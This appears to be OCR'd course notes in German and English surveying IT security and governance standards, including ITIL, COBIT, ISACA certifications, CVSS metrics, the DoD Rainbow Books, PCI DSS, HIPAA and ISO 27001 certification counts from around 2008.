Technology Infrastructure Library (ITIL) ist ein "Best Practice Framework" für die Definition und den Betrieb von IT-Prozessen. Träger dieser öffentlich zugänglichen Bibliothek ist das in der britischen Regierungsbehörde angesiedelte OGC (Office of Government Commerce), vormals als CCTA (Central Computer and Telecommunications Agency) bekannt. ITIL besteht derzeit aus einem Satz von 7 Büchern, in denen die wichtigsten IT-Prozesse beschrieben werden. Die am häufigsten implementierten zehn Prozesse sind in den beiden Werken "IT Service Support" und "IT Service Delivery" beschrieben. ITIL lehnt sich stark an die ISO-Qualitätsprozesse an. Damit kann auf ein bestehendes, zu ISO 9000 konformes Prozessmodell für das IT Service Management zurückgegriffen werden.

The Control Objectives for Information and related Technology (COBIT) is a set of best practices (framework) for information (IT) management created by the Information Systems Audit and Control Association (ISACA), and the IT Governance Institute (ITGI) in 1992.

COBIT provides managers, auditors, and IT users with a set of generally accepted measures, indicators, processes and best practices to assist them in maximizing the benefits derived through the use of information technology and developing appropriate IT governance and control in a company.

COBIT covers four domains: Plan and Organize, Acquire and Implement, Deliver and Support, Monitor and Evaluate

Information Systems Audit and Control Association (ISACA) Titles

- Certified Information Systems Security Professional (**CISSP**): mastery of an international standard for information security
  - Access Control Systems and Methodology
  - Applications and Systems Development Security
  - Business Continuity Planning (BCP) and Disaster Recovery Planning (DRP)
  - Cryptography,
  - Law, Investigation and Ethics
  - Operations Security
  - Physical Security
  - Security Architecture and Models
  - Security Management Practices
  - Telecommunications and Network Security
- Certified Information System Auditor (**CISA**): excellence in IS auditing, control and security (44'000 worldwide)
- Certified Information Security Manager (**CISM**): view of the "big picture" by managing, designing, overseeing and assessing an enterprise's information security (5'500 worldwide)

Since 1978, the Certified Information Systems AuditorTM (CISA) program, sponsored by the Information Systems Audit and Control Association (ISACA), has been the globally accepted standard of achievement among IS audit, control and security professionals.

ISACA's membership—more than 50,000 strong worldwide—is characterized by its diversity. Members live and work in more than 140 countries and cover a variety of professional IT-related positions—to name just a few, IS auditor, consultant, educator, IS security professional, regulator, chief information officer and internal auditor.

Offers the Certified Information Systems Auditor™ (CISA®) designation, a globally respected designation for experienced IS audit, control and security professionals. The CISA exam is given annually in 11 languages at more than 200 test sites around the world. More than 44,000 professionals have earned the CISA designation since its inception in 1978.

Offers the Certified Information Security Manager® (CISM®) designation, a groundbreaking designation designed for leaders who manage an organization's information security. More than 5,500 professionals earned the CISM designation since its three introduction in 2002.

In 2008 the CGEIT (Certified in the Governance of Enterprise IT) title was introduced. In 2009 there were 4'400 CGEIT certified people worldwide.

http://www.isaca.org/Content/ContentGroups/Certification3/CISM2/CISM_Frequently_Asked_Questions.htm#cert6

Requirements to earn an ISACA title (e.g. CISA)

- Successfully complete the CISA exam:
  - 200 multiple-choice questions
  - four-hour session (USD 500)
- minimum of five years of professional IS audit, control, assurance and/or security work experience
- Continuing Professional Education (CPE)
  - minimum of 20 CPE course hours per year
- CISA maintenance fee (USD 40…60 per year)
- Adhere to the ISACA Code of Professional Ethics

CISA Exam Content Area:

•*IS audit process*—Provide IS audit services in accordance with IS audit standards, guidelines and best practices to assist the organization in ensuring that its information technology and business systems are protected and controlled.

•*IT governance*—Provide assurance that the organization has the structure, policies, accountability, mechanisms and monitoring practices in place to achieve the requirements of corporate governance of IT.

•*Systems and infrastructure life cycle*—Provide assurance that the management practices for the development/acquisition, testing, implementation, maintenance and disposal of systems and infrastructure will meet the organization's objectives.

•*IT service delivery and support*—Provide assurance that the IT service management practices will ensure delivery of the level of services required to meet the organization's objectives.

•*Protection of information assets*—Provide assurance that the security architecture (policies, standards, procedures and controls) ensures the confidentiality, integrity and availability of information assets.

•*Business continuity and disaster recovery*—Provide assurance that, in the event of a disruption, the business continuity and disaster recovery processes will ensure the timely resumption of IT services, while minimizing the business impact.

The Continuing Professional Education Policy requires the individual to earn and submit a minimum of 20 Continuing Professional Education (CPE) hours and to pay a maintenance fee each year. In addition, a minimum of 120 CPE hours must be earned and submitted during a fixed three-year certification period.

BS25999 Business Continuity Management http://www.pas56.com/

- Planning for crisis or disaster
- BS25999
  - BS 25999-1 code of practice (based upon PAS56)
  - BS 25999-2 specification, yet to be published
- Sections

  1. Scope 2. Terms and definitions
  3. Overview of Business Continuity Management
  4. The Business Continuity Management Policy
  5. Program Management 6. Understanding the Organisation
  7. Determining BC Strategy 8. Developing/implementing a BCM Response
  9. Exercising, Maintenance and Review Arrangements
  10. Embedding Business Continuity Management into The Organisational Culture

PAS56

BSI originally published a guide which established the process, principles and terminology of BCM. Specifically, PAS 56 described the activities in and 'outcomes' of establishing a business continuity management process, and provided a series of recommendations for good practice.

It provided a generic management framework for incident anticipation and response, as well as describing evaluation techniques and criteria. It was produced through the British Standards Institution. The sponsors were the BCI and Insight Consulting, although a number of other organizations were consulted during the development, including Sainsbury's, EDS, The Post Office and the OGC.

The Emergence of BS25999 : In November 2006 and official standard was published to replace PAS56. This was BS 25999-1. It was produced through the British Standards Institution (Subcommittee BCM/1/-/2), which constituted representatives from a number of organizations and industry bodies. Others were additionally consulted during the development.

US Government Security Standards

- Information Security Automation Program (ISAP)
  - U.S. government multi-agency initiative to enable automation and standardization of technical security operations
- Security Content Automation Protocol (SCAP)
  - method for using specific standards to enable
    - automated vulnerability management, measurement, and policy compliance evaluation
- National Vulnerability Database (NVD)
  - U.S. government content repository for ISAP and SCAP


The 2002 Federal Information Security Management Act (FISMA) was enacted to streamline—while at the same time strengthening—the requirements of its predecessor, the Government Information Security Reform Act (GISRA). FISMA compliance is a matter of national security, and therefore is scrutinized at the highest level of government. Yet FISMA compliance presents significant challenges for federal agencies, and for any organization that deals with federal information.

FISMA requires federal agencies to improve the security of IT systems, applications, and databases. By presenting a baseline of requirements for government agencies, FISMA calls for risk and vulnerability measurement through information security best practices.

The Information Security Automation Program (ISAP) is a U.S. government multi-agency initiative to enable automation and standardization of technical security operations. The Security Content Automation Protocol (SCAP) is a method for using specific standards to enable automated vulnerability management, measurement, and policy compliance evaluation (e.g., FISMA compliance). NVD is the U.S. government content repository for ISAP and SCAP.

National Institute of Standards and Technology (NIST)

National Vulnerability Database (NVD)



http://nvd.nist.gov

Das Computer Security Resource Center (CSRC) des amerikanischen National Institute of Standards and Technology (NIST) (http://csrc.nist.gov/) sammelt im sogenannten ICAT seit Jahren Informationen über die Verletzlichkeit von Computer-Systemen. Die Common Vulnerabilities and Exposures (CVE) Datenbank wird gespiesen aus CERT advisories, ISS X-Force, Security Focus, NT Bugtraq, Bugtraq, und aus verschieden Hersteller Security und Patch Bulletins. CVE unterscheidet neben den traditionellen "availability", "confidentiality", und "integrity“ Loss Types auch sogenannte "security protection". CVE wurde 2005 umbenannt in National Vulnerabilities and Exposure Database.

ICAT indexes the information available in CERT advisories, ISS X-Force, Security Focus, NT Bugtraq, Bugtraq, and a variety of vendor security and patch bulletins. ICAT does not compete with publicly available vulnerability databases but instead is a search engine that drives traffic to them. ICAT is maintained by the National Institute of Standards and Technology. ICAT is uses and is completely based on the CVE vulnerability naming standard (http://cve.mitre.org).

Vulnerability Scoring System Calculator

http://nvd.nist.gov/cvss.cfm?calculator

Base Metrics
- **Related exploit range** (AccessVector): local, remote
- **Attack complexity** (AccessComplexity): high, low
- **Level of authentication needed** (Authentication): required, not required
- **Confidentiality impact** (ConfImpact): none, partial, complete
- **Integrity impact** (IntegImpact): none, partial, complete
- **Availability impact** (AvailImpact): none, partial, complete
- **Impact value weighting** (ImpactBias): weight confidentiality, weight integrity, weight availability

Environmental Metrics
- **Organization specific potential for loss** (CollateralDamagePotential): none, low (light loss), medium (significant loss), high (catastrophic loss)
- **Percentage of vulnerable systems** (TargetDistribution): none (0%), low (0-25%), medium (26-75%), high (75-100%)

Temporal Metrics
- **Availability of exploit** (Exploitability): unproven that exploit exists, proof of concept code, functional exploit exists, high
- **Type of fix available** (RemediationLevel): official fix, temporary fix, workaround, fix unavailable
- **Level of verification that vulnerability exists** (ReportConfidence): unconfirmed, uncorroborated, confirmed

Base Score Metrics: Once discovered, analyzed, and catalogued, assuming the initial information is complete and correct, there are certain aspects of a vulnerability that do not change. These core characteristics will not change over time, nor will they change in different target environments; for all intents and purposes, once set, they are immutable. The base metric group captures these unchanging qualities, which are access to and impact on the target. These metrics describe inherent characteristics of the vulnerability. All of these metrics must be filled in to perform any CVSS scoring.

Environmental Score Metrics: Different environments can have an immense bearing on the risk that a vulnerability poses to an organization and its stakeholders. The CVSS environmental metrics group captures characteristics of vulnerabilities that are tied to implementation and environment. This section addresses metrics that describe the effect of a vulnerability within an organization's environment. These metrics must calculated separately for each organization.

Temporal Score Metrics: During the lifecycle of a vulnerability, certain events may occur which affect the urgency of the threat posed by the vulnerability. Three such factors that the CVSS attempts to capture are: confirmation of the vulnerability or its technical details, the remediation status of the vulnerability and availability of exploit code or exploit techniques. Each of these dynamic factors are important in adjusting the urgency (i.e. priority) of a vulnerability over time. These metrics describe elements about the vulnerability that change over time. If all of these values are left as 'Undefined', the environmental score will be based on the base score.

http://www.first.org/cvss/cvss-guide.html#metrics

Engl. Uncorroborated = d. unbestätigt Engl. Unconfirmed = d. nicht bestätigt

Open Source Security Testing Methodology Manual (OSSTMM)

- **Offene** und **frei verfügbare Methodik** zur Planung, Durchführung und Dokumentation von Security Audits
- **Sicherheitsniveau als Zahlenwert** (Risk Assessment Value)
- **Verhaltenskodex** für Tester (Rules of Engagement)
- **Compliant** zu **ISO/IEC 2700x**, **ITIL**, **GSHB**, …

Die Information Technology Infrastructre Library (ITIL) lehnt sich stark an die ISO-Qualitätsprozesse an. Damit kann auf ein bestehendes, zu ISO 9000 konformes Prozessmodell für das IT Service Management zurückgegriffen werden.

Rainbow Books

- Department of Defense (DoD) documents on computer security (http://www.governmentsecurity.org)
  - Examples:
    - Green Book, CSC-STD-002-85, Department of Defense Password Management Guideline.
    - Neon Orange Book, NCSC-TG-003, A Guide to Understanding Discretionary Access Control in Trusted Systems.
    - Teal Green Book, NCSC-TG-004, Glossary of Computer Security Terms.

The Rainbow Books are a set of Department of Defense documents on computer security.

- DoD 5200.28-STD, Department of Defense Trusted Computer System Evaluation Criteria.
- *Green Book,* CSC-STD-002-85, Department of Defense Password Management Guideline.
- *Yellow Book,* CSC-STD-003-85, Computer Security Requirements -- Guidance for Applying the Department of Defense Trusted Computer System Evaluation Criteria in Specific Environments.
- *Yellow Book,* CSC-STD-004-85, Technical Rationale Behind CSC-STD-003-85: Computer Security Requirements. Guidance for Applying the Department of Defense Trusted Computer System Evaluation Criteria in Specific Environments.
- *Tan Book,* NCSC-TG-001, A Guide to Understanding Audit in Trusted Systems.
- *Bright Blue Book,* NCSC-TG-002, Trusted Product Evaluation - A Guide for Vendors.
- *Neon Orange Book,* NCSC-TG-003, A Guide to Understanding Discretionary Access Control in Trusted Systems.
- *Teal Green Book,* NCSC-TG-004, Glossary of Computer Security Terms.
- *Red Book,* NCSC-TG-005, Trusted Network Interpretation of the Trusted Computer System Evaluation Criteria.
- *Orange Book,* NCSC-TG-006, A Guide to Understanding Configuration Management in Trusted Systems.
- *Burgundy Book,* NCSC-TG-007, A Guide to Understanding Design Documentation in Trusted Systems.
- *Dark Lavender Book,* NCSC-TG-008, A Guide to Understanding Trusted Distribution in Trusted Systems.
- *Venice Blue Book,* NCSC-TG-009, Computer Security Subsystem Interpretation of the Trusted Computer System Evaluation Criteria.
- *Aqua Book,* NCSC-TG-010, A Guide to Understanding Security Modeling in Trusted Systems.
- *Dark Red Book,* NCSC-TG-011, Trusted Network Interpretation Environments Guideline -- Guidance for Applying the Trusted Network Interpretation.
- *Pink Book,* NCSC-TG-013, Rating Maintenance Phase -- Program Document.
- *Purple Book,* NCSC-TG-014, Guidelines for Formal Verification Systems.
- …

Industry Standards

- Payment Card Industry Data Security Standard (**PCI** DSS)
  - worldwide security standard assembled by the Payment Card Industry Security Standards Council
  - technical and operational requirements to help organizations that process card payments prevent credit card fraud, hacking and other security vulnerabilities
- Health Insurance Portability and Accountability Act (**HIPAA**)
  - Privacy Rule to all Protected Health Information (PHI) including paper and electronic
  - Security Rule for Electronic Protected Health Information (EPHI)
  - Administrative, physical and technical safeguards
  - CEN Technical Committee 251 standardization for Health Information and Communications Technology (ICT) in the EU

The PCI Security Standards Council is an open global forum for the ongoing development, enhancement, storage, dissemination and implementation of security standards for account data protection.

The PCI Security Standards Council's mission is to enhance payment account data security by driving education and awareness of the PCI Security Standards. The organization was founded by American Express, Discover Financial Services, JCB International, MasterCard Worldwide, and Visa, Inc. https://www.pcisecuritystandards.org/ http://en.wikipedia.org/wiki/PCI_DSS

The Administrative Simplification provisions of the Health Insurance Portability and Accountability Act of 1996 (HIPAA, Title II) required the Department of Health and Human Services (HHS) to establish national standards for the security of electronic health care information. The final rule adopting HIPAA standards for security was published in the Federal Register on February 20, 2003. This final rule specifies a series of administrative, technical, and physical security procedures for covered entities to use to assure the confidentiality of electronic protected health information. The standards are delineated into either required or addressable implementation specifications.


The National Institute of Standards and Technology (NIST), publishes its "Introductory Resource Guide for Implementing the Health Insurance Portability and Accountability Act (HIPAA) Security Rule (SP 800-66 REV 1)."http://www.cms.hhs.gov/SecurityStandard/


CEN/TC 251 (CEN Technical Committee 251) is a workgroup within the European Union working on standardization in the field of Health Information and Communications Technology (ICT) in the European Union. The goal is to achieve compatibility and interoperability between independent systems and to enable modularity in Electronic Health Record systems.

Chat: Security Standards

- Was wird im CC und DoD Orange Book definiert?
  –
- Nach welchem Standard können Zertifizierungen gemacht werden?
  –
- Wo gibt es Beispiele zu Klassifizierungen?
  –
- Was ist ISACA?
- Wofür steht die Abkürzung ISMS?
- Welche zwei Bedeutungen hat „BSI“ im Bereich Informationssicherheit und Standards?

8.3 Zertifizierung


ISO Management
Zertifizierungsstandards
ISO 27001
Information Security Management System (ISMS)
ISO 20000
IT Service Management (ITSM) [ITIL]
ISO 14001
Umwelt - Management
ISO 9001
Quality Management



Bei http://www.sas.ch/de/pki_isms/pki.html sind Schweizer Unternehmen aufgeführt, die qualifizierte elektronische Zertifikate ausstellen und verwalten und gemäss dem Bundesgesetz vom 19. Dezember 2003 über die elektronische Signatur (ZertES, SR 943.03), gemäss Verordnung vom 03. Dezember 2004 über die elektronische Signatur (VZertES, SR 943.032) und gemäss der Technischen und administrativen Vorschriften des BAKOM vom 06. Dezember 2004 über Zertifizierungsdienste im Bereich der elektronischen Signatur (SR 943.032.1) anerkannt sind. Weiter können auch die Standards ETSI TS 101.456 (Europa) und ANSI X9.79 (Amerika, Kanada) Grundlage der Zertifizierung einer Public Key Infrastructure (PKI) bzw. eines Certification Service Provider (CSP) sein.

Um eine Bestätigung zur Feststellung der Existenz von digitalen Daten zu einem bestimmten Zeitpunkt auszustellen, muss die CSP in der Schweiz auf ein Datierungssystem zurückgreifen können, das der Spezifikation ETSI TS 102.023 entspricht. Die qualifizierten CSP müssen ein Datierungssystem mit einem Zeitstempel erzeugen, welches dem Zeitstempel-Profil nach ETSI TS 101.861 entspricht. Zusätzlich sollten die Zertifikate der Datierungseinheiten, welche die Zeitstempel generieren, dem technischen Standard RFC 3161 entsprechen.

Im Moment gibt es nur die KPMG (Akkr. Nr. SCES*m* 071) als akkreditierte Anerkennungsstelle (CB). (Stand 2005)


Per Ende 2007 gibt es folgende Zertifizierugsdiensteanbieter in der Schweiz:

• Der Swisscom Solutions Service ist seit 2. Dezember 2005 nach erfolgreicher Zertifizierung durch KPMG verfügbar. http://www.swissdigicert.ch www.swisscom.com/solutions/

• QuoVadis Trustlink Schweiz AG www.quovadis.ch

• As a user you can enroll free Personal SwissSign IDs for secure email and web server access and you may request free server certificates to secure your web servers for business applications. http://www.swisssign.com/index.html

• Am 4. Juli 2007 hat das Bundesamt für Informatik und Telekommunikation die Zertifizierung erhalten, um qualifizierte elektronische Zertifikate auszustellen, die dem Bundesgesetz über die elektronische Signatur (ZertES) entsprechen. Dadurch können Benutzer der Zertifikate der PKI (Public Key Infrastructure) des BIT nun die Integrität der Daten und die Identität des Signierenden rechtlich garantieren.



Thanks to the popularity of ISO 9000, you have a large selection of publications, consultants, and other sources for guidance in developing and implementing a quality system.

You cannot, however, obtain consulting services from registrars - including ASME - because governing international standards prohibit them from engaging in activities posing a conflict of interest.

To prepare for ISO 9000 Registration, you have the option of arranging a meeting with an ASME auditor at your facility.

At this meeting, you obtain specific information on the assessment process and supply the ASME auditor with the operational details to determine the size and type of expertise needed by the assessment team.

You can expect your pre-assessment to last two days and be performed by the certified ASME auditor who will later lead the assessment.

Before your assessment, you submit your quality manual to the ASME audit team who will recommend any changes that may be necessary before assessment.

On the first day of the assessment, you can expect the ASME audit team to review any changes in your quality manual and to examine your quality-system procedures that implement the objectives of the manual.

At the opening meeting with ASME's team of experienced auditors, you receive an overview of the assessment process.

During the next few days, a variety of your employees are interviewed by the auditors. Through these discussions, the auditors' examination of records, and their observations of activities, your company demonstrates conformance with your quality system documentation.

At the end of each day, you meet with the ASME auditors for an update on the progress of the assessment.

At the meeting that concludes the assessment, you receive a verbal report of the ASME team's recommendations and any necessary requests for corrective action. A short time later, you receive a written report.

This report is also submitted to the ASME Committee on ISO 9000 Registration, a balanced group of volunteers from industry and government with extensive experience in quality assurance and ISO 9000. They will review the report and decide whether to issue registration.

After you are granted registration, you receive annual surveillances to assure the maintenance of your quality system.

Renewal assessments for your registration will be conducted every three years.

Es ist zu beachten, dass oft nur Teile einer Firma ISO zertifiziert sind. Das ausgestellt Zertifikat gibt darüber Auskunft, welche Teile die Zertifizierung umfasst.

BSI IT-Grundschutz-Zertifizierung: Erfahrungen

- IT-GS-Zertifizierung ist sowohl für kleine Unternehmen als auch für große Rechenzentren geeignet!
- Umsetzung GSHB: 6 - 12 Monate
- Aufwand des Auditors: ca. 10 Tage
- Erfolgsfaktoren:
  - Unterstützung durch die Geschäftsleitung
  - Verständnis, Kooperationsbereitschaft und aktive Unterstützung durch die IT- und TK-Verantwortlichen
  - konsequente Gruppenbildung
  - Tool-Unterstützung

BSI IT-Grundschutz-Zertifizierung

Ausprägungen

	Selbsterklärung Einstiegsstufe	Selbsterkläung Aufbaustufe	Zertifikat
Anzahl der Maßnahmen			
Anforderungen an den Prüfer	keine	keine	lizenzierter Auditor
Prüfung des Auditreports	keine	keine	BSI
Kosten (BSI)	20 €	20 €	2500 €

Information Security Management System (ISMS): Certifications per country, April 08

Country	Apr 08	Apr 07	Apr 06
Argentina	2	3	3
Armenia	1	1	1
Australia	53	42	19
Austria	20	11	9
Bahrain	4	3	1
Belgium	2	2	2
Brazil	17	15	7
Bulgaria	2	1	
Canada	4	3	3
Chile	3		1
China	102	47	26
Colombia	3	2	
Croatia	3	3	2
Czech Republic	28	25	
Denmark	2	2	2
Egypt	1	1	1
Finland	14	14	
France	10	3	
Germany	89	74	56
Gibraltar	1	1	
Greece	6	5	5
Hong Kong	30	26	21
Hungary	61	57	
Iceland	8	7	6
India	427	285	169

Country	Apr 08	Apr 07	Apr 06
Indonesia	3	3	
Iran	1		
Ireland	18	15	11
Isle of Man	3	3	
Italy	46	43	42
Japan	2'554	2'043	1'516
Korea	59	49	38
Kuwait	6	5	4
Lebanon	1	1	1
Lithuania	2	1	
Luxemburg	1	1	
Macau	3	3	
Macedonia	1	1	1
Malaysia	23	19	7
Mexico	13	12	
Moldova	1	1	
Morocco	1	1	1
Netherlands	33	31	
New Zealand	1	1	1
Norway	14	14	
Oman	2	2	
Pakistan	9	2	
Peru	2	1	
Philippines	12	8	
Poland	21	17	

Country	Apr 08	Apr 07	Apr 06
Portugal	2		
Qatar	2	1	
Romania	4	3	
Russian Federation	7	5	3
Saudi Arabia	10	9	4
Serbia and Montenegro		1	1
Singapore	28	28	
Slovak Republic	5	2	2
Slovenia	6	3	
South Africa	3	2	2
Spain	13	9	6
Sri Lanka	3	2	
Sweden	7	8	8
Switzerland	**12**	**15**	**13**
Taiwan	175	127	81
Thailand	7	4	
Turkey	14	13	6
UAE	14	8	
UK	365	329	238
Ukraine	1	1	
Uruguay	1	1	
USA	60	48	36
Vietnam	3	1	
Yugoslavia	1		
Absolute Total	**4'441**	**3'511**	**2'348**

International ISMS Register Search http://www.iso27001certificates.com/

This International Register of ISMS Accredited Certificates is a list of those certificates that have been awarded to organizations that have gone through an accredited certification process in line with the ISMS standard BS 7799 Part 2:2002 *and* ISO/IEC 27001:2005 *(the revised version of BS 7799 Part 2:2002).*

This Register has been produced in cooperation with an international network of **Certification Bodies** and is managed and maintained by the **ISMS International User Group (IUG)** and is updated on a regular basis in co-operation with the Certification Bodies. The entries in this Register have been supplied by those Certification Bodies that have carried out the **ISMS** (ISO/IEC 27001:2005 and previously BS 7799 Part 2:2002) **certification**.

Information Security Management System (ISMS): Certifications in Switzerland, April 2008

Name of the Organization	Country	Certificate Number	Certification Body	Standard BS 7799-2:2002 or ISO/IEC 27001:2005
ACM Advanced Currency Markets SA	Switzerland	GB07/72810	SGS United Kingdom Limited	ISO/IEC 27001:2005
AlpTransit Gotthard AG	Switzerland	13827	SQS	BS 7799-2:2002
Beda Informatik AG	Switzerland	30671	SQS	BS 7799-2:2002
innova Versicherungen AG, innova Krankenversicherung AG	Switzerland	30768	SQS	BS 7799-2:2002
Reuters SA	Switzerland	IS 509254	BSI	ISO/IEC 27001:2005
